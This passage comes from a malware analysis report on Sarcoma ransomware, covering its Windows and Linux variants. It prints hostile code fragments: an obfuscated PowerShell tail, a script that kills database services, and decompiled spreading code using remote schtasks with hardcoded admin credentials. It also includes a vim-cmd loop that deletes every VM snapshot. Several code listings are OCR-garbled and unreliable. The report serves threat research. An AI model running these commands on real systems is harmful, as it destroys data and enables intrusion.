gayk3VUuELCJchlH9r11/I0ZYVYIqVQmamwB1cnvsR4KIk27C5zSBh7BJweWAHe0Xud5CE3GoeZ2kVcY03S1R93tqtQkllKsv+x CaCdUc3NiBgG8/nAYlGaEVq502Fe99UQN5QDPIkg+YTRG6T72mYX5/zNaljwvsKcjZq3jSt1/0UzAaHKGgv/lXspoX3Y3afAMW7 JErjlYV/SGnrAS5/IB/YHrwIAuh64nEQ7EcPxx99QlcWs1UnKIA6220cTcul+0Wn//rhn7/+wzcfX9b01+1G3+3Lx7cf//3lb3/ 3i/tvv/r4zzcff/7533+2//Lx51/3f//l4yd//fZ/337433w/+xf84v8B') , [I0.coMPREsSIOn.coMpreSSIonmODe]::deCOmPRESs)),[sySTeM.Text.enCodING]::asCii)).reAdToENd()"

Code Snippet 3

This PowerShell script is heavily obfuscated with multiple layers, but the final stage is as follows:

```
function s( ${s} ) {
       Get-Service
                        Where-Object { ${_}."displ`AYnA`Me" -like "*$s*" } Set-Service -StartupType
("Disabled") -ErrorAction ( "SilentlyContinue")
       Get-Service | Where-Object { ${_}."DI`sPlaYNa`ME" -like "*$s*" } | Stop-Service -Force
-ErrorAction ("SilentlyContinue");
}
     's')( "SQL" );
 &(
&('s')( "sql");
function p( ${P} ) {
        "wmic process where name like" + "'%$p%'" + "delete" ;
};
 &
    ( 'p' )("sqlservr") ;
     'p'
        )("pg_ct");
&(
   'p' )("postgres") ; & ( 'p')("sqlwriter") ;
.(
& ( 'p')("SQLAGENT");
.('p')("sqlbrowser") ;
          ${P} in @( "sqlservr.exe", "sqlwriter", "postgres.exe", "pg_ctl.exe", "sqlagent.exe",
foreach(
"sqlbrowser.exe" )
                    ) {
       Stop-Process -Name ${P} -Force -ErrorAction ( "SilentlyContinue");
}
  ;
```

Code Snippet 4

The analyzed PowerShell script is designed to disable and terminate services and processes associated with database systems, primarily targeting Microsoft SQL Server and PostgreSQL.

The script defines two functions. The first function disables and stops Windows services whose display names contain specified substrings (e.g., "SQL"). It achieves this by querying all services with **Get-Service** and filtering them based on the DisplayName property, which is deliberately obfuscated using PowerShell escape sequences to evade simple static analysis.

The second function constructs **wmic** commands to delete running processes that match specified name patterns.

Network Propagation

After that, the ransomware implements a sophisticated spreading routine within the network to infect as many machines as possible.

0000000005FD6F8	B9 02 02 00 00	Imov ecx, 202	
0000000005 FD 6FD	FF 15 15 C7 14 00	call gword ptr ds: [<wsastartup>]</wsastartup>	
0000000005FD703	85 C 0	test eax, eax	
0000000005 FD 7 05	A 0F 85 D3 F5 FF FF	jne 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751.5FCCDE	
0000000005FD70B	E8 D090E0FF	call 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751.4067E0	mw_spread
0000000005FD710	FF15 FAC61400	<pre>call qword ptr ds:[<wsacleanup>]</wsacleanup></pre>	

Figure 6: WSAStartup to spread the ransomware inside the network




Figure 6: Static view of the network discovery




Figure 7: Dynamic view of the network discovery

The routine begins by invoking **GetIpNetTable**, a native Windows API that retrieves the local ARP (Address Resolution Protocol) table. This table provides a snapshot of devices that have recently communicated on the local network segment, including their IP and MAC address pairings. Importantly, this approach allows the malware to passively discover nearby devices without sending any active scan traffic at this stage, helping it remain under the radar of most intrusion detection systems.

Each retrieved IP address undergoes a reachability check via the renamed **mw_send_ping** routine. This function implements a low-level ICMP Echo Request ("ping") mechanism using raw sockets to test reachability to a specified IP address. This method allows the malware to verify that a host is online and accepting network traffic before attempting any more invasive actions.

If the ping is successful, the malware records the responsive IP address using **mw_add_to_vector**, potentially maintaining a list of confirmed targets. It then immediately calls **mw_copy_ransomware**, indicating an intent to replicate its payload to the remote system.

An extract of the **mw_copy_ransomware** routine is shown in the following figure:

```
tinexta
cyber
           sub_metolog(__incom jablock, qword_/metolog(__incom)qword_/metolog(__incom)
if ( CopyFileA(lpExistingFileName, lpNewFileName, 0)
             || (unsigned __int8)mw_net_use_copy(&lpExistingFileName, &lpNewFileName, v51, &Block) )
           {
             a1,
                                    (int)&lpNewFileName,
                                    (int)v51,
                                    (int)&Block,
                                    v27,
                                    v29,
                                    v31,
                                    (int)v50,
                                    (int)lpExistingFileName,
                                    v35,
                                    v36,
                                    (int)v37,
                                    (int)lpNewFileName,
*(int *)v39,
                                    v40.m128i_i32[0],
                                    v40.m128i_i32[2],
                                    (int)v41,
                                    v42))
             {
               v15 = 0;
             }
             else
```

Figure 8: Remote copy of the ransomware payload

It first tries to copy the file using **CopyFileA**. If that fails—due to insufficient permissions, for example—it falls back to a helper called **mw_net_use_copy**. In the first case, the malware uses SMB shared folders; in the second, it uses the Windows **net** command.

Then, it sets up a scheduled task using **schtasks**. The task runs immediately and is deleted afterward. This allows the malware to launch its payload with elevated privileges without leaving persistent traces. It's a well-known trick, but effectively used here—ideal for "one-shot" remote execution with a minimal footprint.

```
mw_net_command1((__int64)&v13, "schtasks /Create /S ", a1);
mw_net_command(&v15, (__int64)&v13, " /U Administrator /P password /TN \"RT\" /TR \"");
v4 = (__m128i *)sub_5B1C30(&v15, (_BYTE *)*a2, a2[1]);
Block[0] = v18;
 if ( (__m128i *)v4->m128i_i64[0] == &v4[1] )
 {
  v18[0] = _mm_loadu_si128(v4 + 1);
 }
 else
 ł
   Block[0] = (void *)v4->m128i_i64[0];
   *(_QWORD *)&v18[0] = v4[1].m128i_i64[0];
 Block[1] = (void *)v4->m128i_i64[1];
 v4->m128i i64[0] = ( int64)v4[1].m128i i64;
 v4->m128i_i64[1] = 0;
 v4[1].m128i_i8[0] = 0;
 mw_net_command((__m128i *)lpCommandLine, (__int64)Block, "\" /SC ONCE /ST 00:00 /F");
 if ( Block[0] != v18 )
   j_free_0(Block[0]);
 if ( (_BYTE *)v15.m128i_i64[0] != v16 )
  j_free_0((void *)v15.m128i_i64[0]);
 if ( (_BYTE *)v13.m128i_i64[0] != v14 )
   j_free_0((void *)v13.m128i_i64[0]);
 ProcessA = CreateProcessA(0, lpCommandLine[0], 0, 0, 0, 0x8000000u, 0, 0, 0, 0);
 result = 0;
 if ( ProcessA )
 ÷
   mw_net_command1((__int64)Block, "schtasks /Run /S ", a1);
   mw_net_command(&v13, (__int64)Block, " /TN \"RT\"");
   if ( Block[0] != v18 )
    j_free_0(Block[0]);
   v7 = CreateProcessA(0, (LPSTR)v13.m128i_i64[0], 0, 0, 0, 0x8000000u, 0, 0, 0, 0);
   result = 0;
   if ( v7 )
   {
     mw_net_command1((__int64)Block, "schtasks /Delete /S ", a1);
     mw_net_command(&v15, (__int64)Block, " /TN \"RT\" /F");
     if ( Block[0] != v18 )
```

Figure 9: remote execution through schtasks

To use these command lines and the **schtasks** utility, the malware needs to authenticate itself to the target machine. It does so by using the **LogonUserA** call with an authentication token.

```
const CHAR *v6; // r8
   __int64 v7; // rdx
__int64 v8; // r8
ļ,
   unsigned int v9; // r12d
HANDLE hToken; // [rsp+68h] [rbp-D0h] BYREF
5
   struct PROCESS INFORMATION ProcessInformation; // [rsp+70h] [rbp-C8h] BYREF
3
   LPSTR lpCommandLine[2]; // [rsp+90h] [rbp-A8h] BYREF
_BYTE v14[16]; // [rsp+A0h] [rbp-98h] BYREF
    struct _STARTUPINFOA StartupInfo; // [rsp+B0h] [rbp-88h] BYREF
    v6 = *a4;
   hToken = 0;
if (!LogonUserA(*a3, *a1, v6, 2u, 0, &hToken))
L
      return 0;
    v7 = *a2;
   v8 = a2[1];
3
   memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 104;
3
    lpCommandLine[0] = v14;
    sub_582DC0(lpCommandLine, v7, v7 + v8, 0);
if ( CreateProcessAsUserA(hToken, 0, lpCommandLine[0], 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
ŀ
    {
      CloseHandle(ProcessInformation.hProcess);
      CloseHandle(ProcessInformation.hThread);
      CloseHandle(hToken);
3
      v9 = 1;
)
    }
    else
3
    {
      CloseHandle(hToken);
      v9 = 0;
    .
```

Figure 10: Remote logon

Encryption Routine

After the propagation phase, the malware begins enumerating what it needs to encrypt. It uses a multithreaded routine to iterate through a list of target folders, which is as follows:

\$recycle.bin'	
config.msi'	
\$windows.~bt'	
\$windows.~ws'	
windows'	
boot'	
program files'	
program files (x86)'	
programdata'	
system volume information'	
tor browser'	
windows.old'	
intel'	
msocache'	
perflogs'	
x64dbg'	
public	
all users'	
default'	
microsoft'	
appdata'	
Microsoft SQL Server'	



Notably, the malware simultaneously maintains a list of excluded, uninteresting file extensions. The list is as follows:

'.386'	
'.adv'	
'.ani'	
'.bat'	
'.bin'	
'.cab'	
'.cmd'	
'.com'	
'.cpl'	
'.cur'	
'.deskthemepack'	
'.diagcab'	
'.diagcfg'	
'.diagpkg'	
'.dll'	
'.drv'	
'.exe'	
'.hlp'	
'.icl'	
'.icns'	
'.ico'	
'.ics'	
'.idx'	
'.lnk'	
'.mod'	
'.mpa'	
'msc'	
'.msp'	
'.msstyles'	
'.msu'	
'.nls'	
'.nomedia'	
'.ocx'	
'.prf'	
'.rom'	
'.rtp'	
'.scr'	
'.shs'	
'.spl'	
'.sys'	
'.theme'	
'.themepack'	
'.wpx' '.lock'	
'.key' '.hta'	
'.msi'	
'.pdb'	
'.search-ms'	
'.man'	

During this directory enumeration process, the malware extracts an embedded PDF file containing its ransom note and writes that note in each folder and its subfolders using the **_write** API call.




Figure 11: Ransom note extration

This PDF contains the ransom note and it looks like the following:



Figure 12: Piece of the ransom note

Returning to the encryption routine, the malware uses a combination of RSA and ChaCha20 encryption to render the files inaccessible. RSA asymmetric encryption protects the symmetric ChaCha20 key.




Figure 13: Dynamic view of Chacha20 Encryption

++-00000000000000000000000000000000		
	astcall sub_42F9B0(int64,int64, int *)	
.text:00000000042F9B0 sub_42F9B0	proc near ; DATA XREF: .rdata:000000006E8450↓o	
.text:00000000042F9B0	; .pdata:00000000000153C↓o	
.text:00000000042F9B0	<pre>movdqu xmm0, xmmword ptr cs:aExpand32ByteKc ; "expand 32-byte kchacha_avx.cpp"</pre>	
.text:00000000042F9B8	mov rax, [rcx+88h]	
.text:00000000042F9BF	movdqu xmm1, xmmword ptr [rax+40h]	
.text:000000000042F9C4	movdqu xmm2, xmmword ptr [rax+50h]	
.text:000000000042F9C9	movups xmmword ptr [rax], xmm0	
.text:000000000042F9CC	movups xmmword ptr [rax+10h], xmm1	
.text:000000000042F9D0	movups xmmword ptr [rax+20h], xmm2	
.text:000000000042F9D4	mov edx, [rcx+90h]	
.text:000000000042F9DA	mov rax, [rcx+88h]	
.text:000000000042F9E1	mov [rax+30h], edx	
.text:000000000042F9E4	xor edx, edx	
.text:000000000042F9E6	test r8, r8	
.text:000000000042F9E9	jz short loc_42F9EE	
.text:000000000042F9EB	mov edx, [r8]	
.text:000000000042F9EE		
.text:000000000042F9EE loc_42F9EE:	; CODE XREF: sub_42F9B0+39↑j	
.text:000000000042F9EE	mov [rax+34h], edx	
.text:000000000042F9F1	mov edx, [r8+4]	
.text:000000000042F9F5	mov [rax+38h], edx	
.text:00000000042F9F8	mov edx, [r8+8]	
.text:000000000042F9FC	mov [rax+3Ch], edx	
.text:000000000042F9FF	retn	
.text:000000000042F9FF sub 42F9B0	endp	
.text:00000000042F9FF	•	
· · · · · · · · · · · · · · · · · · ·		

Figure 14: Static view of the Chacha20 Encryption

One of the most notable parts of the code reveals the ransomware's use of ChaCha20, a fast and secure stream cipher known for its efficiency and resistance to timing attacks. Although the implementation isn't explicitly labeled, the structure of the operations and the presence of 32-bit word expansions strongly suggest it. These operations mirror how ChaCha20 expands its 256-bit key into a larger internal state before beginning encryption.

To ensure the random key is protected, the ransomware immediately encrypts the symmetric public-key key using cryptography by calling the Crypto++ function N8CryptoPP11RSAFunctionE.

```
__Into4 v20; // rax
if ( !strcmp(a2, "ValueNames") )
{
    mw_cast_string(a2, &`typeinfo for'std::string);
    if ( !(unsigned __int8)mw_strcmp(&`typeinfo for'CryptoPP::RSAFunction) )
        sub_40FC80(a1, a2, a3, a4);
    v9 = sub_5B0B30(a4, "ThisPointer:");
    v10 = (_QWORD *)sub_5B0B30(v9, "N8CryptoPP11RSAFunctionE");
    v11 = v10[1];
```

Figure 15: Static View of the CryptoPP RSA Function

- > •	000000000040FC80	41:55	push r13	
	000000000040FC82	41:54	push r12	
	000000000040FC84	55	push rbp	
	000000000040FC85	57	push rdi	
	000000000040FC86	56	push rsi	
	000000000040FC87	53	push rbx	
	000000000040FC88	48:83EC 38	sub rsp,38	
	000000000040FC8C	48:8D3D 6F592900	lea rdi,qword ptr ds:[6A5602]	0000000006A5602:"ValueNames"
	000000000040FC93	49:89CD	mov r13,rcx	
	000000000040FC96	48:89D6	mov rsi,rdx	
	000000000040FC99	B9 0B000000	mov ecx,B	0B: '\v'
	000000000040FC9E	48:89D5	mov rbp,rdx	
	000000000040FCA1	F3:A6	repe cmpsb	
	000000000040FCA3	4C:89C3	mov rbx,r8	
	000000000040FCA6	4D:89CC	mov r12,r9	
	000000000040FCA9	0F 97 C0	seta al	
	000000000040FCAC	1C 00	sbb al,0	
	000000000040FCAE	84C0	test al,al	
0	000000000040FCB0	V 0F 84 5A 01 00 00	je 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e	٤
	000000000040FCB6	B9 0C 00 00 00	mov ecx,C	0C:'\f'
	000000000040FCBB	48:8D3D 4B592900	lea rdi,qword ptr ds:[6A560D]	0000000006A560D:"ThisPointer:"
	000000000040FCC2	48:89D6	mov rsi,rdx	
	000000000040FCC5	F3:A6	repe cmpsb	
	000000000040FCC7	0F 97 C0	seta al	
	000000000040FCCA	1C 00	sbb al,0	
	000000000040FCCC	84C0	test al, al	
0	000000000040FCCE	V 0F 84 8C 00 00 00	je 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e	6
	000000000040FCD4	48:8D15 C5C82B00	lea rdx,qword ptr ds:[6CC5A0]	
	000000000040FCDB	48:89D1	mov rcx,rdx	
	000000000040FCDE	E8 ED A7 14 00	call 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf	
	000000000040ECE3	8400	test al al	

Figure 16: Preparing the encryption of the Key with CryptoPP RSA

This approach, combining a fast symmetric cipher like ChaCha20 with a secure asymmetric encryption scheme like RSA, is classic hybrid encryption and very common in ransomware. Generally, the benefits are as follows:

- **Speed:** Symmetric ciphers like ChaCha20 are extremely fast and well-suited for encrypting large amounts of data, such as files or even entire disks.
- **Security:** By encrypting the symmetric key with RSA, attackers ensure that only someone with the private key (i.e., themselves) can decrypt the victim's files—even if the malware sample is fully reverse-engineered.

When the encryption finishes, if the debug flag is enabled, the malware also logs all encryption statistics.

```
SUD_DHZUCU();
mw_print(&unk_6A2B00, "Directories processed ", 22i64);
v226 = sub_562670(&unk_6A2B00, qword_7451B0);
sub_5CEAC0(v226);
mw_print(&unk_6A2B00, "Files processed ", 16i64);
v227 = sub 562670(&unk 6A2B00, qword 7451A0);
sub 5CEAC0(v227);
mw print(&unk 6A2B00, "Directories excluded ", 21i64);
v228 = sub 562670(&unk 6A2B00, qword 7451A8);
sub 5CEAC0(v228);
mw print(&unk 6A2B00, "Files excluded ", 15i64);
v229 = sub 562670(&unk 6A2B00, qword 745198);
sub 5CEAC0(v229);
mw print(&unk 6A2B00, "Work time ", 10i64);
v230 = sub 561B70(&unk 6A2B00);
mw_print(v230, " seconds", 8i64);
sub 5CEAC0(v230);
                     Figure 17: Final log
```

Linux Version

The Linux version of the malware we obtained exhibits largely the same behavior and logic. However, due to the different OS, it uses different APIs and libraries to perform its activities. The Linux version is identified by the hash:

• 7ea6af07ca9ed77934b2398e898afe4eaa13d29022fcf5da33254769ad284d75

In this case, the ransomware authors skipped the network spreading routine but added another routine aimed at infecting Hypervisor systems.

The reconstructed command is the following:

```
IFS=$'\n'
for i in $(vim-cmd vmsvc/getallvms); do
    ii=$(echo $i | cut -d " " -f1)
    in=$(echo $ii | grep -E '^[0-9]+$')
    vim-cmd vmsvc/snapshot.removeall $in 2>&1
done
```

Code Snippet 5

This piece of code uses the **vim-cmd**, the VMware's native CLI tool. It loops through the output of **vim-cmd vmsvc/getallvms**, extracts each VM's numeric ID, and invokes **vim-cmd vmsvc/snapshot.removeall <ID>** to purge all associated snapshots. From a threat perspective, this technique is a textbook example of "anti-recovery" behavior seen in ESXi-focused ransomware strains. By wiping snapshots before encryption or shutdown, the attacker severely limits the victim's ability to roll back or recover data without external backups.

For the encryption routine, the malware adopts another linux-compatible library, the **LibTomCrypt** library; the logic is quite the same.

```
if ( !pthread_attr_init(v23) )
{
    *(_DWORD *)((char *)qword_6D76E0 + v62) = v64;
    if ( !pthread_attr_setdetachstate(v23, 1) )
        pthread_create(
            (pthread_t *)&v19[v24],
            v23,
            (void *(*)(void *))mw_threaded_encryptFile,
            (char *)qword_6D76E0 + v62);
}
++v64:
```

Figure 19: Multithreaded encryption

The malware cycles inside a series of pre-configured directories, and enumerates every file, keeping attention to exclude a series of extensions.

"cfg" "sf" "b00" "v00" "v01" "v02" "v03" "v04" "v05" "v06" "v07" "t00" "gz" "tgz" "z" "386" "adv" "ani" "bat" "bin" "cab" "cmd" "com" "cpl" "cur" "deskthemepack" "diagcab" "diagcfg" "diagpkg"

"dll"
"drv"
"exe"
"hlp"
"icl"
"icns"
"ico"
"ics"
"idx"
"lnk"
"mod"
"mpa"
"msc"
"msp"
"msstyles"
"msu"
"nls"
"nomedia"
"ocx"
"prf"
"rom"
"rtp"
"scr"
"shs"
"spl"
"sys"
"theme"
"themepack"
"wpx"
"lock"
"key"
"hta"
"msi"
"pdb"
"search-ms"
"man"

Table 3: Excluded extension in Linux version

Notably, most of these are the same as those seen in the Windows version, with the addition of many related to disk volumes, which are more commonly used in Linux-like environments.

As mentioned, the malware adopts the same encryption logic as the Windows version but uses a different library. The first step is to generate a random symmetric key for the ChaCha20 algorithm using a pseudorandom number generator (PRNG).

```
if ( !a1 )
    sub_408560("prng != NULL", "src/misc/crypt/crypt_register_prng.c", 25);
v2 = 0;
v3 = qword_6D54C0;
do
{
    Figure 20: Retrieving the PRNG provider
```

Then, it prepare the first stage of encryption with the chacha20 algorithm:

```
if ( !a1 )
  sub 408560("key != NULL", "src/encauth/chachapoly/chacha20poly1305 memory.c", 41);
if ( 1a3 )
  sub_408560("iv != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 42);
if ( 1a7 )
  sub 408560("in != NULL", "src/encauth/chachapoly/chacha20poly1305 memory.c", 43);
if ( !a9 )
  sub 408560("out != NULL", "src/encauth/chachapoly/chacha20poly1305 memory.c", 44);
if ( 1a10 )
 sub_408560("tag != NULL", "src/encauth/chachapoly/chacha20poly1305_memory.c", 45);
result = sub_40C620(v17, a1, a2);
if ( !(_DWORD)result )
{
  result = sub_405140(v17, a3, a4);
  if ( !(_DWORD)result )
  {
    if ( !a5 || !a6 || (result = sub_40C310(v17, a5, a6), !(_DWORD)result) )
```

Figure 21: Chacha20 in Linux version

After the first stage of encryption, the malware protects the generated random symmetric key using the RSA algorithm.




Figure 22: RSA encryption in Linux version

At the end of the encryption phase, there is the same log stats printing.



```
clock_gettime(1, &v72);
v55 = (double)(LODWORD(v72.tv_nsec) - LODWORD(tp.tv_nsec)) / 100000000.0
 + (double)(LODWORD(v72.tv_sec) - LODWORD(tp.tv_sec));
printf("Directories processed %lld\n", count_of_listed_folders);
printf("Files processed %lld\n", count_of_encrypted_files);
printf("Files excluded %lld\n", count_of_excluded_files);
printf("Work time %.2f seconds\n", v55);
```

Figure 23: Stats log in linux version

Conclusion

Sarcoma Ransomware has emerged as one of the most active and concerning ransomware groups in recent months. First detected in October 2024, it has rapidly evolved from an emerging threat into a major concern for the cybersecurity community. In a short time, it has drawn significant attention due to its aggressive pace of operations and a rising number of successful compromises affecting organizations across multiple sectors and regions.

Sarcoma Ransomware operates with a notably low profile, as there is little public information available about its full attack chain, and only a limited number of samples have been observed in the wild. This scarcity may point to the group's use of advanced evasion techniques designed to avoid detection and complicate attribution. Their targeting strategy, focusing on small and medium-sized enterprises (SMEs), suggests an opportunistic model, potentially leveraging partnerships with Initial Access Brokers (IABs). These brokers enable entry by exploiting exposed services, misconfigurations, or stolen credentials, allowing the ransomware group to concentrate its efforts on rapid deployment and extortion.

It's noteworthy how the Sarcoma group's operations intersect with CIS (Commonwealth of Independent States) countries. The CIS countries are a regional organization formed after the dissolution of the Soviet Union, consisting of several former Soviet republics. The term "Russian CIS countries" usually refers to CIS members that maintain strong political, economic, or cultural ties with Russia. However, the official CIS members as of May 2025 are:

Official members of the CIS:

- Russia
- Belarus
- Armenia
- Azerbaijan
- Kazakhstan
- Kyrgyzstan
- Tajikistan
- Uzbekistan

Many ransomware groups deliberately avoid infecting systems located in CIS countries for several strategic and operational security reasons:

1. **Avoiding** legal and enforcement issues Most of these groups are based in or have ties to former Soviet states, particularly Russia, Belarus, or other CIS countries. Avoiding attacks on systems in these countries helps them stay under the radar of local authorities, who often tolerate, or overlook, cybercriminal activities as long as they don't target national or regional interests.

2. Technical exclusion mechanisms

To implement this strategy, ransomware often includes automatic checks during execution:

- Verifying keyboard language layout (e.g., excluding Russian or Uzbek layouts)
- Checking time zone, locale settings, or IP-based geolocation
- In some cases, the malware self-deletes or exits if it detects that it is running on a system located in a CIS country

3. Established

tactic

This behavior isn't new; it's common among well-known groups such as Conti, LockBit, REvil, and many others. The goal is to operate "from home" with impunity while targeting Western organizations, where ransom payments are more likely and law enforcement pressure is less direct for actors based in CIS countries.

In short, excluding CIS countries is a defensive and strategic measure to ensure the group's operational survival and reduce the risk of local law enforcement intervention.

In the case of the Sarcoma group, the samples we analyzed do not implement exclusion mechanisms for CIS countries, except for Uzbekistan. This is far from a trivial detail and may reflect the group's boldness, suggesting they do not fear retaliation from investigators in Moscow. However, at present, there is no public evidence indicating that the Sarcoma ransomware group has actively targeted organizations located in CIS countries.

Sarcoma has impacted a broad array of sectors and geographies, with major incidents including the breach of Taiwan-based Unimicron, resulting in 40 GB of exfiltrated data, and a 160 GB breach of New Zealand's The ToolShed. These attacks illustrate a capability to disrupt operations and steal valuable data from well-established firms. As a result, cybersecurity professionals highlight the need for improved defenses, especially timely patching, effective network segmentation, and robust employee awareness programs to defend against such sophisticated threats.



About the authors

Luigi Martire, Threat Research Leader at Tinexta Cyber and director of Malware Lab at "Osservatorio per la Cybersicurezza di Unipegaso"

Pierluigi Paganini, CEO Cybhorus and director of "Osservatorio per la Cybersicurezza di Unipegaso"